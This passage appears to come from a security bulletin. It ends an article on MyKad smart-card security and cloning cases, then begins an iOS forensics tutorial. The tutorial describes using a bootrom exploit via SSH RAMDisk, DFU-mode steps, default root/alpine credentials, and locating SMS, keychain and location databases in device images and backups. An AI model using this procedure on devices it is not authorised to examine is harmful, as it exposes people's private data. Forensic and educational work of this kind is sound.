In order to detect cloning, existing cards have several physical security features, such as rainbow painting, micro lettering, guilloche pattern, tone down printing, anti-copy print/ photocopy and relief pattern text. [7] In 2012, NRD introduced another security enhancement to MyKad so it would be tougher to clone or duplicate from its physical design. The feature includes a laser-engraved ghost image (Image Maya) of its holder that is difficult to remove as it is burnt with laser. [8]

The current MyKad chip uses a custom proprietary operating system (custom-made APDU commands), which is more secure than a monolithic operating system without application separations. [9] Based on the chip's security target, the chip has bytecode verification (BCV) that helps mitigate logical attacks such as ill-typed codes. Another feature is the applet firewall that separates applets, their data and the MyKad Operating System. The firewall prevents applets from reading and writing of other stored applets. [10]

One of the strategies to reduce the chance of physical attacks is to have tamper-proof mechanisms, such as a multi-layering structure and embedded security sensors. [9]

- The structural composition design of MyKad consists of seven layers, i.e. the top coat, front and back clear PVC overlay, polycarbonate front and back base card print, TnG inlay and hologram layer. This feature enables MyKad to hide sensitive data lines underneath layers that are less sensitive. [7]

- A sensor (light, temperature, power supply, or clock frequency) can be used to disable the chip if any out-of-bound condition is triggered. [9]

Moreover, MyKad has a mechanism to protect against side channel attacks such as SPA & DPA. For instance, Public Key Infrastructure (PKI) applications provide a secure environment for online transaction and transmission over networks. They support encryption, message authentication, and digital signatures. Examples of supported encryption are AES and RSA. [11]

## Incidents Related To MyKad

Despite MyKad having several security features implemented, incidents still occur. The following are recent incidents related to MyKad. In this article, focus is on incidents related to cloning as they are the majority.

Cases related to the smart card and its readers are now popular and hence, eye-catching news to outsiders. One of the cases was reported in 2012 by Borneo Post Online, involving a malicious internal party with fake MyKad syndicates. The investigation result shocked everyone, because the person involved was an employee at the National Registration Department. [11]

Another case was in Kota Kinabalu, from a Bernama source. The Sun Daily reported in June 2016 on the MyKad cloning syndicate that sold one MyKad for a thousand Ringgit Malaysia. The syndicate's customers then applied for jobs and loans using the fake MyKad, which only had basic, false information on the surface of the stolen card. [12]

More recently, in October 2016, NST online reported a Filipino man has been sentenced to jail for possessing two genuine and a fake MyKad in Johor Bahru. [13]

## Conclusion

MyKad is vital identification for Malaysians. Thus, the responsible parties should take certain measures to improve current MyKad security implementation due to ongoing security incidents. Additionally, they should also test its functionality and security. CyberSecurity Malaysia, specifically the MySEF department, has the capability to provide smart card assessment and evaluation services under the Common Criteria standard to test MyKad security functionality.

## References

*1. MyKad – Jabatan Pendaftaran Negara. (n.d.). Retrieved September 23, 2016, from http://www.jpn.gov.my/en/informasimykad/mykad/*

*2. Kremer J.P. (n.d.). The Malaysian Smart Card GMPC (MyKad) White Paper Retrieved September 25, 2016 from http://jkremer.com/White%20Papers/The%20Malaysian%20Smart%20Card%20Summary.pdf*

*3. Ahmad, R. (2012). "IC trouble for 500,000" Retrieved October 25, 2016 from http://www.thestar.com.my/news/nation/2012/07/28/ic-trouble-for-500000/*

*4. Malaysian Standard 1960 (2007). Multipurpose Smart Card-Part 2: General Characteristics Code of Practice.*

*5. Witteman M. (2002). Advances in Smartcard. Information Security Bulletin. Retrieved October 12, 2016, from https://www.riscure.com/archive/ISB0707MW.pdf*

*6. Bar-El. H. (n.d.). Known Attacks Against Smartcards Discretix Technologies Ltd. Retrieved October 12, 2016, from http://www.infosecwriters.com/text_resources/pdf/Known_Attacks_Against_Smartcards.pdf*

*7. Malaysian Standard 1960 (2007). Multipurpose Smart Card-Part 1: General Characteristics Code of Practice.*

*8. New MyKad available from 3 Jan. (2011, December 31). Borneo Post Online. Retrieved October 25, 2016 from http://www.theborneopost.com/2011/12/31/new-mykad-available-from-jan-3/*

*9. Ko H. and Caytiles R.D. (2011) A Review of Smartcard Security Issues Journal of Security Engineering. Retrieved October 25, 2016 from http://www.sersc.org/journals/JSE/vol8_no3_2011/3.pdf*

*10. Mostowski, W., & Poll, E. (n.d.). Malicious Code on Java Card Smartcards: Attacks and Countermeasures. Smart Card Research and Advanced Applications Lecture Notes in Computer Science, 1-16. doi:10.1007/978-3-540-85893-5_1*

*11. Borneo post online. (2012, June 9). ID Scam: NRD man among 18 held [Press release]. Borneo Post Online. Retrieved October 25, 2016 from http://www.theborneopost.com/2012/06/09/id-scam-nrd-man-among-18-held/*

*12. The Sun Daily. (2016, June 10). Fake MyKad abuse: Shocked by bogus loan and credit card application. Retrieved from October 25, 2016 http://www.thesundaily.my/news/1834908*

*13. Filipino gets three years jail, RM2,000 fine for Mykad (n.d.). Retrieved October 25, 2016, from http://www.nst.com.my/news/2016/10/178377/filipino-gets-three-years-jail-rm2000-fine-mykad-offences*

# Introduction to iOS Forensics

By | Kamaruldin Bin Mat Akil & Siti Fatimah Binti Abidin

## Introduction

Apple iOS is one of the main, most versatile working frameworks and iOS gadgets are sold by the millions of units. In mobile forensics, it is possible to operate the device for further analysis. As a penetration tester, there are many chances to collect information and evidence from devices and data recovery. At a crime scene, backup data from an iPhone or iPad can provide useful information because the evidence can be found in storage, which has large memory and capability to access the Internet. Therefore, understanding the architecture of mobile devices including components, file systems, operating modes and inner workings is crucial.

## iPhone Hardware Parts

The iPhone itself is an accumulation of electronic segments like chips, modules, etc. Inward and teardown pictures can be found at the accompanying URL: https://goo.gl/p0zYJD

The figure below shows the internal components of an iPhone 6 Plus.




*Figure 1: Collection of iPhone electronic components.*

## The iOS Filesystem

The filesystem helps control the flow of keeping information files, apps and file system, which collaborate with the operating system. The file system lies within iOS and OS x is for HFS Plus. OS X supports more features. All Apple mobile devices use HFSX as a file system, which is one part of HFS Plus. The difference is that HFSX is case sensitive. There are two ways to carry out data forensics on iPhone mobiles, which are physical acquisition (live forensics) and data backup acquisition.

## Physical acquisition

This technique enables the penetration tester to get data from the iPhone via a custom RAMDisk, where a bootrom exploit exists to break the chain of trust. This exploit functions at the hardware level, thus manufacturers cannot fix it without a hardware revision. Let's study some details of the different operating modes of iOS devices, which are normal mode, Device Firmware Upgrade (DFU) mode and recovery mode.

- Normal mode: When we turn on the iPhone and it is booted to its operating system, this happens in normal mode.


- DFU mode: Introduces iOS Application Security with the steps of Boot ROM | LLB | iBoot | iOS Kernel. Hence, when the iOS device is unable to verify a Low-Level Bootloader (LLB) it shows a black screen, which is DFU mode. Note that most forensic tools use DFU mode during physical acquisition.

- Recovery mode: While booting, if the iOS device is unable to verify the next step, boot-up stops and displays a black screen with the iTunes icon on it, which is recovery mode.

Acquisition performed via custom RAMDisk is one the most popular forensic methods. This method exploits a weakness in the booting process and gains access to the file system by loading a custom RAMDisk into memory, which contains various tools to perform forensic analysis such as dumping the file system over USB via an SSH tunnel. Most importantly, when a custom RAMDisk is loaded into memory, it will not alter the actual evidence. For live forensic demonstration, the custom RAMDisk is needed to mount the phone HDD and retrieve the required data.

SSH RAMDisk is a forensics tool for iDevice. It was created by ‘msftguy’ (tool creator’s nickname) and is one of the most popular freeware forensic utilities for live forensics. In this article, a device (iPhone 4) that has the bootram exploit is used for demonstration to provide some idea and understanding of the forensics when exploits are available on any device. Let's follow the given steps to perform a basic analysis using live forensics:

1. Download the SSH RAMDisk file created by msftguy. It is a jar file with automation scripts. Open the jar file and connect the iDevice over USB:




```
SSH ramdisk maker & loader, version 29-06-2013 git rev-04b
Made possible thanks to Camilo Rodrigues (@Allpluscomputer)
Including xpwn source code by the Dev Team and planetbeing
Including syringe source code by Chronic-Dev and posixninja
syringe exploits by pod2g, geohot & posixninja
Special thanks to iH8sn0w
device-infos source: iphone-dataprotection
Report bugs to msft.guy<msft.guy@gmail.com> (@msft_guy)

Extracted resource to
/var/folders/h0/jb4ly6fj5qj21d6j4dkv19cr0000gn/T/ssh_rd/native/jsyringe
Extracted resource to
/var/folders/h0/jb4ly6fj5qj21d6j4dkv19cr0000gn/T/ssh_rd/native/mux_re

Connect a device in DFU mode
MobileDevice event: MuxConnect, 0, 0
```

*Figure 2: SSH RAMDisk application.*

2. Start the iDevice in DFU mode. Referring to Figure 2 of SSH RAMDisk application, the iDevice should be in DFU mode by performing the following steps:

   i. Connect the iOS device to a host running iTunes.
   ii. Turn off the device.
   iii. Hold down the power button for 3 seconds.
   iv. Hold down the home button without releasing the power button for exactly 10 seconds.
   v. Release the power button and continue to hold down the home button until the message “iTunes has detected an iPhone in recovery mode” appears.
   vi. Now the iOS device screen will be black and should not display anything. The iOS device is now ready to be used in DFU mode.


Upon booting in DFU mode, the SSH RAMDisk will start the process and provide the SSH login details. Figure 3 shows the remote access using the SSH protocol. Note that the login account name by default is “root” and “alphine” is the password.



```
Added ssh.tar to the ramdisk
Ramdisk prepared at /var/folders/h0/jb4ly6fj5qj21d6j4dkv19cr0000gn/T/ssh_rd/ipsw_iphone31_9B208/038-5512-003.dmg
Using syringe to exploit the bootrom..
MobileDevice event: DfuDisconnect, 1227, 8930
MobileDevice event: DfuConnect, 1227, 8930
Exploit sent!
Preparing to load the ramdisk..
Ramdisk load started!
DFU device 'iPhone 4 (GSM)' connected
Ignoring same device iPhone 4 (GSM)
MobileDevice event: DfuDisconnect, 1227, 8930
MobileDevice event: DfuConnect, 1227, 8930
DFU device 'iPhone 4 (GSM)' connected
Ignoring same device iPhone 4 (GSM)
MobileDevice event: DfuDisconnect, 1227, 8930
MobileDevice event: RecoveryConnect, 1281, 8930
MobileDevice event: RecoveryDisconnect, 1281, 8930
Almost there..
MobileDevice event: MuxConnect, 0, 0

Success!
Connect to localhost on port 2022 with your favorite SSH client!

login: root
password: alpine
```

*Figure 3: Access to iDevice using SSH.*


3. Now log in to the iDevice with the given credentials and the next step is to mount the partitions, and start retrieving and analysing the data. Figure 4 shows successfully mounted partitions.



```
Swaroops-MacBook-Pro:~ swaroopyermalkar$
Swaroops-MacBook-Pro:~ swaroopyermalkar$ ssh -p 2022 root@localhost
The authenticity of host '[localhost]:2022 ([127.0.0.1]:2022)' can't be establis
hed.
RSA key fingerprint is 76:79:9c:19:77:c3:53:90:20:4f:a7:55:54:87:b1:fb.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:2022' (RSA) to the list of known hosts.
root@localhost's password:
Use mount.sh script to mount the partitions
Use reboot_bak to reboot
Use 'device_infos' to dump EMF keys (when imaging user volume)
-sh-4.0#
-sh-4.0# █
```

*Figure 4: Mounted partitions.*

Once the partitions are mounted, information that can be retrieved includes call history, SMS, stored Wi-Fi passwords, stored application passwords, safari bookmarks, keychain database, and so on. Figure 5 shows mounted partitions where the file directory can be retrieved. If we search for database files, we will notice tons of files that can help retrieve the required information:



```
./private/var/mobile/Library/Caches/com.apple.storebookkeeperd/Cache.db
./private/var/mobile/Library/Caches/com.saurik.Cydia/ApplicationCache.db
./private/var/mobile/Library/Caches/com.saurik.Cydia/Cache.db
./private/var/mobile/Library/Caches/rtcreportingd/Cache.db
./private/var/mobile/Library/Calendar/Extras.db
./private/var/mobile/Library/CoreDuet/coreduetd.db
./private/var/mobile/Library/CoreDuet/coreduetdClassA.db
./private/var/mobile/Library/CoreDuet/coreduetdClassD.db
./private/var/mobile/Library/IdentityServices/ids.db
./private/var/mobile/Library/MobileBluetooth/com.apple.MobileBluetooth.ledevices.other.db
./private/var/mobile/Library/MobileBluetooth/com.apple.MobileBluetooth.ledevices.paired.db
./private/var/mobile/Library/SMS/sms.db
./private/var/mobile/Library/Safari/Bookmarks.db
./private/var/mobile/Library/Suggestions/entities.db
./private/var/mobile/Library/TCC/TCC.db
./private/var/mobile/Library/Voicemail/voicemail.db
./private/var/mobile/Media/Radio/Radio.db
./private/var/mobile/Media/Recordings/Recordings.db
./private/var/mobile/Media/Safari/goog-phish-shavar.db
./private/var/root/Library/Caches/Backup/cache.db
./private/var/root/Library/Caches/com.apple.pipelined/base.local/privacy.db
./private/var/root/Library/Caches/locationd/cache_encryptedA.db
./private/var/root/Library/Caches/locationd/cache_encryptedC.db
./private/var/root/Library/Caches/locationd/consolidated.db
./private/var/root/Library/Caches/locationd/gyroCal.db
./private/var/root/Library/Caches/locationd/lockCache_encryptedA.db
./private/var/wireless/Library/CallHistory/call_history.db
./private/var/wireless/Library/Databases/CellularUsage.db
./private/var/wireless/Library/LASD/lasdcdma.db
./private/var/wireless/Library/LASD/lasdgsm.db
./private/var/wireless/Library/LASD/lasdumts.db
./private/var/wireless/awdd/persistent.db
iOS Forensics#
iOS Forensics#
```

*Figure 5: Directory in mounted partitions.*

## Data backup acquisition

One acquisition means that was described earlier is forensic examination using physical acquisition. The other way is to perform forensic examination on data backup. This method is very feasible when a device is not accessible.

Apple mobile users have the option to keep a complete backup of the device on a computer or iCloud using iTunes. The user can also specify what to include in the backup. The computer on which the iPhone backup is synced will contain a wealth of information about the user's device. Therefore, a search warrant can be obtained to seize the computer on which the data backup is kept.

When you connect your iPhone to a computer, iTunes starts by default and initiates the synchronization process as shown in the figure below:





*Figure 6: iTunes Synchronizing the iPhone's data and backup*

If you want to disable the automatic synchronization process in order to avoid unintended data exchanges, you can disable it from the iTunes Preferences option before connecting the device.

Follow these steps to disable the auto sync option in iTunes:

1. Navigate to iTunes | Preferences | Devices.
2. Check the Prevent iPods, iPhones, and iPods from syncing automatically option:



Device backups:

| | |
|---|---|
| iPhone (2) | 15/10/15 3:59 pm |
| iPhone (2) - 21-Oct-2015, 9:17 PM | 15/10/15 3:59 pm |
| iPhone 2 - 18-Sep-2015 10:00 pm | 17/09/15 3:22 pm |
| Swaroop Yermalkar's iPhone | 31/10/15 11:19 am |
| Swaroop Yermalkar's iPhone - 27-Oct-2015 10:46 am | 23/10/15 2:09 pm |
| Swaroop Yermalkar's iPhone - 19-Oct-2015 6:02 pm | 19/10/15 9:00 am |
| Swaroop Yermalkar's iPhone | 24/09/15 6:21 pm |
| Swaroop Yermalkar's iPhone - 23-Sep-2015 9:43 am | 23/09/15 9:05 am |
| Swaroop Yermalkar's iPhone - 20-Sep-2015 11:25 am | 20/09/15 11:02 am |

Delete Backup

☑ Prevent iPods, iPhones, and iPads from syncing automatically


iTunes is not paired with any Remotes

Forget All Remotes

Cancel OK

*Figure 7: Prevent automatic syncing.*

This will prevent automatic syncing when the iPhone is connected to iTunes. Another interesting question is what if the device is locked with a passcode? Then iTunes prompts the user to enter a password if the device is locked:



**The device is passcode protected.**

Please unlock your device and reattach.

(0xE800001A).


OK

*Figure 8: Passcode protection.*

Now let's see how to look for sensitive data in the iPhone's data backup when it is not encrypted.

Follow these steps to perform an analysis of iOS data backup:


1. Navigate to the Backup directory. On Mac, it is under Application Support/MobileSync/ Backup:



```
iOS Forensics#
iOS Forensics#
iOS Forensics#pwd
/Users/swaroopyermalkar/Library/Application Support/MobileSync/B
ackup
iOS Forensics#
```

*Figure 9: Navigate to the backup files.*

2. You will observe different directories with some random numbers:




```
iOS Forensics#
iOS Forensics#
iOS Forensics#pwd
/Users/swaroopyermalkar/Library/Application Support/MobileSync/B
ackup
iOS Forensics#ls
5e26544a87b960e98151df9ba167257e9117e90b
5e26544a87b960e98151df9ba167257e9117e90b-20150918-220018
5e26544a87b960e98151df9ba167257e9117e90b-20150920-112506
5e26544a87b960e98151df9ba167257e9117e90b-20150923-094316
d8af975a1a8f6f8607bdc7410bc734e49a9c8b30
iOS Forensics#
iOS Forensics#
iOS Forensics#
```

*Figure 10: Examine the directory.*

3. If you go into any of these random number directories, you will observe files as follows:

   Info.plist
   Manifest.mbdb
   Status.plist
   Manifest.plist



5e26544a87b960e98151df9ba167257e9117e90b-20150918-220018 — bash — 77×24
bash

```
8e2d7cdeb041eb6ed0ab6e9227f4380f84169aa8
90176e3195a72da547f605a375757e0351a9a4b2
90303224d08ec9d2968969af01c0994a188d9317
910e28e5a7bce77740ac6d91546c68ad5ffa9491
9143d986a77ab8cf5878e4e9ac80627477eb6674
9329979c8298f9cd3fb110fa387570a8b957e912
943624fd13e27b800cc6d9ce1100c22356ee365c
9594b2cb7188ccf6618fa0a7501ddf23cf0ce4a8
95a8fdef20ee0fc07efc8afc05cb50583c1153d4
9723d5a4b33e34a94b6a45bf33976fe6f0637d2c
97da8b65b34d03e8f3f5ea73467e6da597d4f267
980219047043393 9aa5910b528f396753e4cb262
992df473bbb9e132f4b3b6e4d33f72171e97bc7a
9a73ae25ab379d9ed4cbfc3df18f3d6b09ef0485
9bf7c34be56c79cf71019697416acb53cd9a0f67
9c2390b6a6db7028ca5b61aef42d90cb6065bfc5
9e0c53fdfc31ce243771e0739e3536f45d969835
9e11dc860f19581d463f42cb2274e85e6fe6fed9
9e1b3356b10ac38436206af45e16ee1e33469647
Info.plist
Manifest.mbdb
Manifest.plist
Status.plist
a690d7769cce8904ca2b67320b107c8fe5f79412
```

*Figure 11: Explore data in the backup folder.*

4. Here, the random numbers make no sense about what types of files they are. The point is that all file extensions have been made invisible.


   Therefore, if you enter a command like #ls* you will see all file types, such as xml, sqlite, plist and so on:


5e26544a87b960e98151df9ba167257e9117e90b-20150918-220018 — bash — 84×28
bash

```
iOS Forensics#
iOS Forensics#
iOS Forensics#
iOS Forensics#file *
03a8d9317ebc4a20906e74b49056cdc754b2cd8e:       SQLite 3.x database
0426959612ef95a6178982cf223f27c3f1b3159b:       Apple binary property list
059a3fed6d5ccc69ca5d214766d91eb2964787ef:       XML  document text
06c643094e1111ec02fdb76f6303dff57836f475:       XML  document text
0cce8dffaf0c108d17d791a193f39ad9da971083:       Apple binary property list
0d609c54856a9bb2d56729df1d68f2958a88426b:       SQLite 3.x database
0dc926a1810f7aee4e8f38793ed788701f93bf9d:       Apple binary property list
0df474a536db7908bb69cc9b430b94a871ae7752:       data
0e46f4e7906be75f90eacdfeac6a561f83d87346:       Apple binary property list
0fb54654b97099d34461570fab859a2b0570ed1f:       Apple binary property list
10c0b06595e6ff4e95ee09e742f9797c5367385e:       XML  document text
11d4e04644fe2b7240d23c8b20241b89d87672be:       Apple binary property list
12b144c0bd44f2b3dffd9186d3f9c05b917cee25:       SQLite 3.x database
1321e6b74c9dfe411e7e129d6a8ae7cc645af9d0:       empty
13fcec800c483aa9cc21b0f0e731757ac0f2dea9:       Apple binary property list
1a300d26e5c2e033afdee82564c980fd161c17e8:       XML  document text
1a826a578215c165cd5cf65e1018351831b2f217:       XML  document text
1bf463b1d2e492fec9935542dc74d63d099096c5:       Apple binary property list
2041457d5fe04d39d0ab481178355df6781e6858:       SQLite 3.x database
22afb348916211658c1f2dbc4f4871e2d60bf8b9:       SQLite 3.x database, user version 70
13
22b5fb3c3890cfc5cee685c923922e8ebe8ee9fd:       SQLite 3.x database
241dc6ec96d3fa340fcab5438c25203e4c6ba82e:       XML  document text
2436e9cd7b9697b418523c55ac469fea02116cc5:       Apple binary property list
```

*Figure 12: Examine the directory.*


5. Each file's details is in the mbdb file. If you open the file, you will observe all the details about the domain and location information for each file:


5e26544a87b960e98151df9ba167257e9117e90b-20150918-220018 — bash — 77×24
bash

```
HomeDomain
JLibrary/ConfigurationProfiles/PublicInfo/PublicEffectiveUserSettings.plist
AppDomain-com.krvw.iGoat
(Library/Preferences/com.krvw.iGoat.plist
HomeDomain
/Library/SpringBoard/LockBackgroundThumbnail.jpg
HomeDomain
-Library/Preferences/com.apple.mobilecal.plist
}DKa
RootDomain
(Library/Caches/locationd/consolidated.db
CameraRollDomain
$Media/PhotoData/ModelInterest.sqlite
 AppDomain-com.apple.mobilesafari
0Library/Preferences/com.apple.mobilesafari.plist
AppDomain-com.sakal.educon
0Library/WebKit/LocalStorage/file__0.localstorage
HomeDomain
1Library/Preferences/com.apple.Accessibility.plist
HomeDomain
/Library/com.apple.itunesstored/updates.sqlitedb
HomeDomain
,Library/Preferences/com.apple.BTServer.plist
```

*Figure 13: Open the mbdb file.*

6. Let's separate any domain name from its file name as shown below:




```
AppDomain-com.krvw.iGoat-Library/Preferences/
com.krvw.iGoat.plist
```

*Figure 14: Separate the domain name.*

7. For the SHA1 hash value of domain+ filename you will see something similar to 'a8b2a65783ba0cac2412af3e1c4080bf6dcd3cca'.

   Note that any online tool or burp proxy-like tool can be used to convert this domain and filename value into SHA1 hash:




AppDomain-com.krvw.iGoat-Library/Preferences/com.krvw.iGoat.plist

SHA1 - a8b2a65783ba0cac2412af3e1c4080bf6dcd3cca

*Figure 15: Obtaining the SHA1 value.*


8. A quick search in the directory will reveal a file with the provided SHA1 value. It means that all file numbers are SHA1 values of the domain + file names:


